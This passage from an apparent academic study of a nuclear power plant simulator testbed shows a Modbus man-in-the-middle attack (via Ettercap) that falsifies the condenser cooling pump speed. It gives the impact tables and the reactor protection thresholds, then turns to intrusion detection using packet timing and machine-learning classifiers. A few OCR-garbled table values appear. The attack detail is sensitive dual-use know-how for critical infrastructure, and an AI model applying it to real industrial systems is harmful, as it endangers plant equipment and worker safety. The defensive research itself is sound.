Figure 4.9: Attack ON—Rogue PLC.



| IP Address | MAC Address | Description |
|---|---|---|
| 10.0.0.1 | 0C:FD:ED:2F:D8:01 | |
| 10.0.0.2 | 08:00:27:44:D6:EF | |
| 10.0.0.3 | 0C:FD:ED:28:84:00 | |
| 10.0.0.4 | 0C:FD:ED:11:0B:00 | |

```
content of holding registers for CC_PumpSpeedCmd transmitted as 100 dec
response
response
response
content of holding registers for CC_PumpSpeedCmd transmitted as 100 dec
response
```

Figure 4.10: Ettercap MITM (CC_PumpSpeedCmd transmitted as 100).

Figure 4.12 below shows another way to visualize the same cyber-attack; this time from inside the GNS3 topology with the help of two Wireshark instances. The lower one in the figure, located between the ANS VM and the Switch in the topology, captures the NPP response packets to the supervisory before the real-time modification performed by the Kali/Ettercap MITM. The upper one, between the ScadaBR VM and the Switch, captures the same packets after the modification. Since each response corresponds to the




Figure 4.11: ANS and HMI under attack.

same Modbus transaction value, it is possible to check the results by reading the fields corresponding to records 224 and 225; which show 75 for the lower one and 100 for the higher one.




Figure 4.12: Attack with Wireshark packet analysis example.

## 4.5 IMPACT ASSESSMENT

To evaluate the impact of the proposed cyber-attack on ANS' subsystems, we based ourselves on the following aspects:

- Possibility of a domino effect impacting the main reactor. Since any damage to the reactor may result in the leakage of large quantities of radioactive material, with consequent threat to the physical integrity of living beings, artificial structures, and the environment.;
- Affected variables values distance from their nominal operating values. Since values that are too far outside their operating ranges can impair the optimal operation of the affected subsystem and even damage it permanently.;
- The eventual triggering of the reactor protection system, which performs the emergency shutdown of the plant when limit values for certain vital variables are breached, to prevent the detected anomaly from escalating and spreading.

Contrary to our initial expectations, setting the value of CC_PumpSpeed to 75 (through the variable CC_PumpSpeedCmd) did not significantly affect the nuclear reactor operational variables. In these circumstances, the most impacted variables were the condenser vapor pressure (CD_Press) and the turbine outlet pressure (TB_OutSteamPress). So, we repeated the attack for several different values of CC_PumpSpeed, varying it in steps of 5 units, between 75 and 15; and assessed the variables' equilibrium values in comparison with their rated values (which can be obtained from the ANS manual).

While proceeding in this way, it is important to consider the operational limits imposed by the simulator itself. The ANS has a reactor protection system (RPS) that triggers the so-called reactor´s SCRAM (emergency shutdown) whenever certain thresholds are exceeded. Figure 4.13 shows how its logic is implemented.





Figure 4.13: ANS reactor protection system (RPS).

For the subsystems monitored in the setup, whenever any of the following variables exceeds its respective threshold, the OR gate depicted propagates the ON (1) signal to the SCRAM Output (CR_ScramCmd):

CD_Level > CD Overflow = 1.5 (m); CD_Press > CD OverPress = 6760 (Pa); mod (RX_OutCoolTemp - RX_InCoolTemp) > RX OverTempDiff = 40 (k); and 0.5 * (RX_OutCoolTemp - RX_InCoolTemp) > RX OverTemp = 580 (K). The only one of these parameters that varied for the different scenarios was the CD_Press, whose maximum threshold was reached with CC_PumpSpeed between 55 and 50. We have disabled the triggering of this protection system in order to proceed with tests for CC_PumpSpeed values below 50. However, states very far from the operating limits may lose its physical meaning for the simulation or be impossible to achieve in real equipment.

After completing these rounds of attacks, it was verified that the final results for the monitored variables at the various levels followed essentially the same pattern as revealed by the initial attack, with regard to the main variables affected; except that the condenser vapor pressure and the turbine outlet pressure increased more and more with the decrease of the condenser cooling pump speed.

In the following tables, we have applied color-coding to visually differentiate the degree of deviation of the measured values from the operating values under normal conditions. Rated values are represented in green. Values just below the rated (up to less than 10%) are in light blue, and below 10% in dark blue. Values just above the rated (up to 10%) are in orange, and above 10% in red. The tables also show other relevant information such as the original labels, ranges, units and descriptions, as defined by the ANS developers (Figures 4.14–4.17).




LEGEND

| |
|---|
| X < 0.9 * RATED |
| 0.9 * RATED < X < RATED |
| X = RATED |
| RATED > X > 1.1 * RATED |
| X > 1.1 * RATED |

CC_PumpSpeed Values (75 - 15)

| TAG | RATED | 75 | 70 | 65 | 60 | 55 | 50 | 45 | 40 | 35 | 30 | 25 | 20 | 15 | RANGE | UNIT | DESCRIPTION |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| CC_PumpOnOffCmd | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 0/1 | bool | pump on/off command |
| CC_PumpSpeedCmd | 100.00 | 75.00 | 70.00 | 65.00 | 60.00 | 55.00 | 50.00 | 45.00 | 40.00 | 35.00 | 30.00 | 25.00 | 20.00 | 15.00 | 0-120 | % | pump speed command |
| CC_PumpInletTemp | 298.15 | 298.15 | 298.15 | 298.15 | 298.15 | 298.15 | 298.15 | 298.15 | 298.15 | 298.15 | 298.15 | 298.15 | 298.15 | 298.15 | n/a | K | pump inlet temperature |
| CC_PumpOutletTemp | 302.48 | 304.10 | 304.52 | 305.02 | 305.59 | 306.27 | 307.09 | 308.10 | 309.35 | 310.97 | 313.12 | 316.13 | 320.62 | 328.11 | n/a | K | pump outlet temperature |
| CC_PumpOnOff | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 0/1 | bool | pump on/off status |
| CC_PumpSpeed | 100.00 | 75.00 | 70.00 | 65.00 | 60.00 | 55.00 | 50.00 | 45.00 | 40.00 | 35.00 | 30.00 | 25.00 | 20.00 | 15.00 | 0-120 | rad/s | pump speed |
| CC_PumpFlow | 173000.00 | 126240.00 | 117824.00 | 109408.00 | 100992.00 | 92576.00 | 84160.00 | 75744.00 | 67328.00 | 58912.00 | 50496.00 | 42080.00 | 33664.00 | 25248.00 | n/a | kg/s | pump flow |
| CC_PumpTemp | 338.15 | 333.15 | 33.15 | 333.15 | 333.15 | 333.15 | 333.15 | 333.15 | 333.15 | 333.15 | 333.15 | 333.15 | 333.15 | 333.15 | n/a | K | pump temperature |


Figure 4.14: Simulated results (CC—Condenser Cooling).



CC_PumpSpeed Values (75 - 15)

| TAG | RATED | 75 | 70 | 65 | 60 | 55 | 50 | 45 | 40 | 35 | 30 | 25 | 20 | 15 | RANGE | UNIT | DESCRIPTION |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| CD_Level | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | n/a | m | Condenser level |
| CD_SteamTemp | 306.46 | 308.43 | 308.94 | 309.51 | 310.17 | 310.94 | 311.85 | 312.95 | 314.30 | 316.01 | 318.25 | 321.32 | 325.82 | 333.18 | n/a | K | Steam temperature |
| CD_CondTemp | 306.46 | 308.43 | 308.94 | 309.51 | 310.17 | 310.94 | 311.85 | 312.95 | 314.30 | 316.01 | 318.25 | 312.32 | 325.82 | 333.18 | n/a | K | Condensate temperature |
| CD_Press | 5200.00 | 5799.65 | 5952.76 | 6127.13 | 6327.79 | 6561.58 | 6919.54 | 7362.52 | 7907.64 | 8597.22 | 9693.85 | 11301.27 | 14113.60 | 19997.70 | n/a | Pa | Condenser pres sure (vacuum (absolute)) |
| CD_InSteamFlow | 1490.28 | 1497.05 | 1498.79 | 1500.78 | 1503.07 | 1505.75 | 1508.93 | 1512.78 | 1517.55 | 1523.64 | 1531.72 | 1542.87 | 1559.50 | 1587.61 | n/a | kg/s | Steam flow to condenser |
| CD_OutCondFlow | 1490.28 | 1497.05 | 1498.79 | 1500.78 | 1503.07 | 1505.75 | 1508.93 | 1512.78 | 1517.55 | 1523.64 | 1531.72 | 1542.87 | 1559.50 | 1587.62 | n/a | kg/s | Condensate flow from condenser |
| CD Overflow | 1.50 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | n/a | n/a | Reactor Protection System |
| CD OverPress | 6760.00 | 5800.00 | 5953.00 | 6127.00 | 6328.00 | 6562.00 | 6920.00 | 7363.00 | 7908.00 | 8597.00 | 9693.85 | 11301.24 | 14110.00 | 20000.00 | n/a | n/a | Reactor Protection System |

Figure 4.15: Simulated results (CD—Condenser).




CC_PumpSpeed Values (75 - 15)

| TAG | RATED | 75 | 70 | 65 | 60 | 55 | 50 | 45 | 40 | 35 | 30 | 25 | 20 | 15 | RANGE | UNIT | DESCRIPTION |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| TB_IsoValveCmd | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 0/1 | bool | Isolation Valve Command |
| TB_SpeedCtrlValveCmd | 100.00 | 100.00 | 100.00 | 100.00 | 100.00 | 100.00 | 100.00 | 100.00 | 100.00 | 100.00 | 100.00 | 100.00 | 100.00 | 100.00 | 0-100 | % | Speed control valve command (Governor Valve) |
| TB_Speed | 157.08 | 157.08 | 157.08 | 157.08 | 157.08 | 157.08 | 157.08 | 157.08 | 157.08 | 157.08 | 157.08 | 157.08 | 157.08 | 157.08 | n/a | rad/s | Turbine speed |
| TB_InSteamPress | 6410000.00 | 6410000.00 | 6410000.00 | 6410000.00 | 6410000.00 | 6410000.00 | 6410000.00 | 6410000.00 | 6410000.00 | 6409999.50 | 6409999.50 | 6410000.00 | 6409999.50 | 6409999.00 | n/a | Pa | Inlet s team pres sure |
| TB_OutSteamPress | 5200.00 | 5799.65 | 5952.76 | 6127.13 | 6327.79 | 6561.56 | 6919.54 | 7362.51 | 7907.64 | 8597.21 | 9693.84 | 11301.32 | 14113.57 | 19997.92 | n/a | Pa | Outlet s team pressure |
| TB_IsoValvePos | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 0/1 | bool | Isolation Valve Position |
| TB_SpeedCtrlValvePos | 100.00 | 98.35 | 98.47 | 98.60 | 97.75 | 98.93 | 99.14 | 99.40 | 99.71 | 100.12 | 100.66 | 101.41 | 102.52 | 104.42 | 0-100 | % | Speed control valve position (Governor Valve) |
| TB_InSteamFlow | 1490.28 | 1497.05 | 1498.79 | 1500.78 | 1503.07 | 1505.74 | 1508.93 | 1512.78 | 1517.55 | 1523.64 | 1531.72 | 1542.88 | 1559.49 | 1587.61 | n/a | kg/s | Inlet flow |

Figure 4.16: Simulated results (TB–Turbine).

From the experiments performed, it was possible to arrive at the following conclusions about the cyber-attack against the condenser cooling pump speed, especially for values below 50:



CC_PumpSpeed Values (75 - 15)

| TAG | RATED | 75 | 70 | 65 | 60 | 55 | 50 | 45 | 40 | 35 | 30 | 25 | 20 | 15 | RANGE | UNIT | DESCRIPTION |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| RX_MeanCoolTemp | 576.75 | 576.75 | 576.75 | 576.75 | 576.75 | 576.75 | 576.75 | 576.75 | 576.75 | 576.75 | 576.75 | 576.75 | 576.75 | 576.75 | n/a | K | Reactor - mean coolant temperature |
| RX_InCoolTemp | 562.94 | 562.94 | 562.94 | 562.94 | 562.95 | 562.94 | 562.94 | 562.94 | 562.94 | 562.94 | 562.94 | 562.94 | 562.94 | 562.94 | n/a | K | Reactor - input coolant temperature |
| RX_OutCoolTemp | 590.62 | 590.61 | 590.62 | 590.61 | 590.60 | 590.61 | 590.62 | 590.61 | 590.62 | 590.62 | 590.61 | 590.62 | 590.61 | 590.62 | n/a | K | Reactor - output coolant temperature |
| RX_CladTemp | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | n/a | K | Fuel Clad Temperature |
| RX_FuelTemp | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | 948.28 | n/a | K | Fuel Rod Temperature |
| RX_TotalReac | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | n/a | $ | Total Reactivity |
| RX_ReactorPower | 100.00 | 100.01 | 100.01 | 100.01 | 100.01 | 100.01 | 100.01 | 100.01 | 100.01 | 100.01 | 100.01 | 100.01 | 100.01 | 100.01 | n/a | % | Reactor Power |
| RX_ReactorPress | 15166000.00 | 15166018.00 | 15166000.00 | 15166015.00 | 15166091.00 | 15166003.00 | 15166000.00 | 15166023.00 | 15166000.00 | 15166000.00 | 15166000.00 | 15166000.00 | 15166031.00 | 15166000.00 | n/a | Pa | Reactor pressure (near the reactor outlet) |
| RX_CL1Press | 15365000.00 | 15365078.00 | 15365000.00 | 15365060.00 | 15365391.00 | 15365011.00 | 15365000.00 | 15365099.00 | 15365000.00 | 15365000.00 | 15365002.00 | 15365002.00 | 15365133.00 | 15365002.00 | n/a | Pa | Reactor cold leg 1 pressure |
| RX_CL2Press | 15365000.00 | 15365078.00 | 15365000.00 | 15365060.00 | 15365391.00 | 15365011.00 | 15365000.00 | 15365098.00 | 15365000.00 | 15365000.00 | 15365002.00 | 15365002.00 | 15365132.00 | 15365002.00 | n/a | Pa | Reactor cold leg 2 pressure |
| RX_CL1Flow | 8801.40 | 8802.70 | 8801.40 | 8802.51 | 8808.03 | 8801.59 | 8801.40 | 8803.04 | 8801.41 | 8801.41 | 8801.43 | 8801.43 | 8803.62 | 8801.43 | n/a | kg/s | Reactor cold leg 1 flow |
| RX_CL2Flow | 8801.40 | 8802.70 | 8801.40 | 8802.51 | 8808.03 | 8801.59 | 8801.40 | 8803.02 | 8801.41 | 8801.41 | 8801.43 | 8801.43 | 8803.60 | 8801.43 | n/a | kg/s | Reactor cold leg 2 flow |
| RX_InOutCoolTemp Avg | 580.00 | 576.80 | 576.80 | 576.80 | 576.80 | 576.80 | 576.80 | 576.80 | 576.80 | 576.80 | 576.80 | 576.80 | 576.80 | 576.80 | n/a | n/a | Reactor Protection System |
| RX_InOutCoolTemp DT | 40.00 | 27.67 | 27.68 | 27.66 | 27.68 | 27.68 | 27.68 | 27.67 | 27.68 | 27.68 | 27.68 | 27.68 | 27.67 | 27.68 | n/a | n/a | Reactor Protection System |

Figure 4.17: Simulated results (RX—Reactor).

- The plant's protection system may be triggered, resulting in the interruption of its power generation and consequently in financial losses;
- The significant increase in vapor pressure in the condenser and turbine outlet, to values far above their operating range, could result in physical damage to the equipment, with risks to worker safety. This could also represent a significant financial loss, since in addition to the funds needed to repair or replace the equipment, it would extend the time needed to restore the NPP to its normal activities.

# 5 INTRUSION DETECTION AND DEFENSIVE CAPABILITIES

Besides demonstrating the ability of the testbed to access realistic cyber-attacks against a nuclear power plant simulator, we would also like to emphasize its potential for conducting studies for the development of intrusion detection techniques and for the possible automation of this process. Since ICS are deterministic systems, we believe that, for cyber-attacks similar to the one employed, their detection could be done mainly by joint monitoring [42]: network parameters; and operational variables.

First, we illustrate how intrusions can be identified by comparing the detected values with the expected patterns for the same variables during normal plant operation; either through network parameter values or through NPP operational variable values. We then propose and enact the simultaneous monitoring of these two classes of parameters, with the goal of achieving a high intrusion detection efficiency.


For training the ML algorithms, 6 datasets composed of the chosen features were extracted; with equal amounts of data representing the normal and under attack situations. The 3 attack scenarios were: 1) simple MITM (passive monitoring of the communication between the PLC and the Supervisory); 2) MITM with simple injection (same attack used in the validation stage), and; 3) MITM with enhanced injection (the value of another variable was also modified in transit to make the attack harder to be detected by the human operators). The 2 sets of features were: 1) high sensitivity variables, and; 2) low sensitivity variables. In possession of these datasets, a graphical analysis of the distribution of values was performed, before the training by the ML algorithms, by means of: 1) Box Plot Analysis, and; 2) PCA - Principal Component Analysis.

The ML paradigm employed was supervised binary classification; in it the datasets must contain historical information about what is considered normal and intrusion/attack; for classification of future values into one of these two categories. The 5 different ML algorithms chosen to be trained by the datasets were: SVM; logistic regression; Random Forest; KNN; and Naive Bayes. The Accuracy was used as an efficiency criterion. This was followed by a discussion of the relative efficiency of these algorithms and how the attributes of the dataset and the chosen ML paradigm can influence these results. Finally, we demonstrate how the obtained performance could be improved by automatically optimizing the parameters of the SVM algorithm.

In the last subsection, we briefly present the methodology advocated by the IAEA, for the rationalization of the application of resources in cybersecurity of nuclear facilities. In this sense, we indicate how the testbed could be used, in future work, to implement the defensive mechanisms suggested by the methodology.

## 5.1 NETWORK APPROACH

To illustrate the network monitoring approach, we have chosen the “Time from request” network parameter in Modbus TCP packets destined for ScadaBR (10.0.0.4). This value, which is actually a calculated variable, measures the response time between the request from the supervisor and the response from the ANS, and can be captured by Wireshark from the timestamps of the Modbus/TCP package (’tcp.time_delta’), as shown in Figure 5.1. Next, we extracted about 2000 of these packets, at the point between the supervisor and the Switch (HMI_ScadaBR Ethernet0 to Switch eth3); and used this data for graphical comparison between normal operation and under MITM attack, as depicted in Figures 5.2 and 5.3. The approximate average delay (shown in these pictures as colored lines) of about 0.01 seconds is noticeable when we compare the normal response time with the situation under attack.



*- [HMI_(ScadaBR) Ethernet0 to Switch eth3]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
"Time from request"
(network parameter)

```
modbus && ip.dst == 10.0.0.4

No.       Time        Source     Destination  Protocol    Length Time from request Info
     2212 215.552976  10.0.0.2   10.0.0.4     Modbus/TCP   311     0.028146000 Response: Trans: 15870; Unit:   1, Func:  …
     2215 215.580955  10.0.0.2   10.0.0.4     Modbus/TCP   303     0.010636000 Response: Trans: 15871; Unit:   1, Func:  …
     2218 215.648913  10.0.0.2   10.0.0.4     Modbus/TCP   127     0.029363000 Response: Trans: 15872; Unit:   1, Func:  …
     2221 216.527394  10.0.0.2   10.0.0.4     Modbus/TCP   311     0.013955000 Response: Trans: 15873; Unit:   1, Func:  …
     2224 216.546987  10.0.0.2   10.0.0.4     Modbus/TCP   303     0.012933000 Response: Trans: 15874; Unit:   1, Func:  …
     2226 216.604118  10.0.0.2   10.0.0.4     Modbus/TCP   127     0.023451000 Response: Trans: 15875; Unit:   1, Func:  …
     2229 217.543193  10.0.0.2   10.0.0.4     Modbus/TCP   311     0.021264000 Response: Trans: 15876; Unit:   1, Func:  …
     2232 217.564945  10.0.0.2   10.0.0.4     Modbus/TCP   303     0.014992000 Response: Trans: 15877; Unit:   1, Func:  …
     2235 217.652977  10.0.0.2   10.0.0.4     Modbus/TCP   127     0.049947000 Response: Trans: 15878; Unit:   1, Func:  …

> Frame 2: 311 bytes on wire (2488 bits), 311 bytes captured (2488 bits) on interface -, id 0
> Ethernet II, Src: PcsCompu_5c:65:26 (08:00:27:5c:65:26), Dst: 0c:fd:ed:11:0b:00 (0c:fd:ed:11:0b:00)
> Internet Protocol Version 4, Src: 10.0.0.2, Dst: 10.0.0.4
> Transmission Control Protocol, Src Port: 502, Dst Port: 58266, Seq: 1, Ack: 13, Len: 257
v Modbus/TCP
    Transaction Identifier: 15222
    Protocol Identifier: 0
    Length: 251
    Unit Identifier: 1
v Modbus
    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 1]
    [Time from request: 0.014615000 seconds]
    Byte Count: 248
  > Register 8 (UINT16): 18245

0030  03 fe 21 55 00 00 3b 76  00 00 00 fb 01 03 f8 47   ··!U··;v ·······G
0040  45 40 00 43 95 13 33 43  9c 8f d3 41 f0 00 00 43   E@·C··3C ···A···C
0050  a6 93 33 43 9f 20 56 44  bf 76 fd 3f 7f ff f2 44   ··3C· VD ·v·?···D
0060  bf 77 02 46 17 77 52 43  9f 20 56 49 71 c6 23 44   ·w·F·wRC · VIq·#D
0070  3f 77 02 42 c8 36 50 43  ab 93 33 49 71 c6 23 44   ?w·B·6PC ··3Iq·#D
0080  3f 77 02 42 c8 36 50 43  ab 93 33 49 71 c6 23 00   ?w·B·6PC ··3Iq·#·
0090  00 00 00 00 00 00 00 43  ab 93 33 44 50 40 24 4a   ·······C ··3DP@$J

Unit Identifier (mbtcp.unit_id), 1 byte(s)     Packets: 2236 · Displayed: 657 (29.4%)     Profile: Default
```

Figure 5.1: Time from request—Wireshark snapshot.

